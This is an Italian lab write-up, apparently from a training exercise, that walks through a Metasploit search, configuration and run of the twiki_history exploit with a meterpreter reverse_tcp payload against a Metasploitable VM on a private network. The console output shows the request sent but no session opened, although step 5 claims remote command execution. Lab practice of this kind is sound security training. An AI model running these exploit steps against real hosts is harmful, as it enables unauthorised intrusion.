
- readme.txt
- license.txt
- TWikiDocumentation.html
- TWikiHistory.html
- Lets get started with this web based collaboration platform

2.Ho utilizzato Metasploit per individuare e caricare un modulo di exploit relativo al servizio TWiki, selezionando il modulo twiki_history.




```
msf > search twiki

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw    2012-12-30       manual     Yes    MoinMoin twikidraw Acti
on Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins     2014-10-09       excellent  Yes    TWiki Debugenableplugin
s Remote Code Execution
   2  exploit/unix/webapp/twiki_history         2005-09-14       excellent  Yes    TWiki History TWikiUser
s rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext        2012-12-15       excellent  Yes    TWiki MAKETEXT Remote C
ommand Execution
   4  exploit/unix/webapp/twiki_search          2004-10-01       excellent  Yes    TWiki Search Function A
rbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_sear
ch

msf > show options

Global Options:
===============

   Option               Current Setting    Description
   ------               ---------------    -----------
   ConsoleLogging       false              Log all console input and output
   LogLevel             0                  Verbosity of logs (default 0, max 3)
   MeterpreterPrompt    meterpreter        The meterpreter prompt string
   MinimumRank          0                  The minimum rank of exploits that will run without explicit c
                                           onfirmation
   Prompt               msf                The prompt string
   PromptChar           >                  The prompt character
   PromptTimeFormat     %Y-%m-%d %H:%M:%S  Format for timestamp escapes in prompts
   SessionLogging       false              Log all input and output for sessions
   SessionTlvLogging    false              Log all incoming and outgoing TLV packets
   TimestampOutput      false              Prefix all console output with a timestamp

msf >
```

3. Ho caricato il modulo exploit/unix/webapp/twiki_history per sfruttare una vulnerabilità nota del servizio TWiki presente sulla macchina Metasploitable.




```
msf > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/php/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ … ]. Suppo
                                       rted proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                       sploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/webapp/twiki_history) >
```

4. Ho configurato il modulo TWiki impostando l’indirizzo IP della macchina target e l’indirizzo locale della macchina Kali per consentire la corretta esecuzione dell’exploit.



```
msf exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf exploit(unix/webapp/twiki_history) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ … ]. Suppo
                                       rted proxies: socks5, socks5h, sapni, http, socks4
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                       sploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/webapp/twiki_history) >
```

5. Ho eseguito l’exploit TWiki tramite Metasploit, ottenendo l’esecuzione di comandi remoti sulla macchina Metasploitable.



```
View the full module info with the info, or info -d command.

msf exploit(unix/webapp/twiki_history) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/twiki_history) > 
```

Ho eseguito l’exploit TWiki tramite Metasploit, inviando con successo la richiesta di exploit alla macchina Metasploitable.
L’exploit ha confermato la presenza della vulnerabilità nel servizio TWiki, anche se non è stata aperta una sessione interattiva.
L’esercizio ha dimostrato che il servizio TWiki esposto sulla macchina Metasploitable presenta vulnerabilità sfruttabili.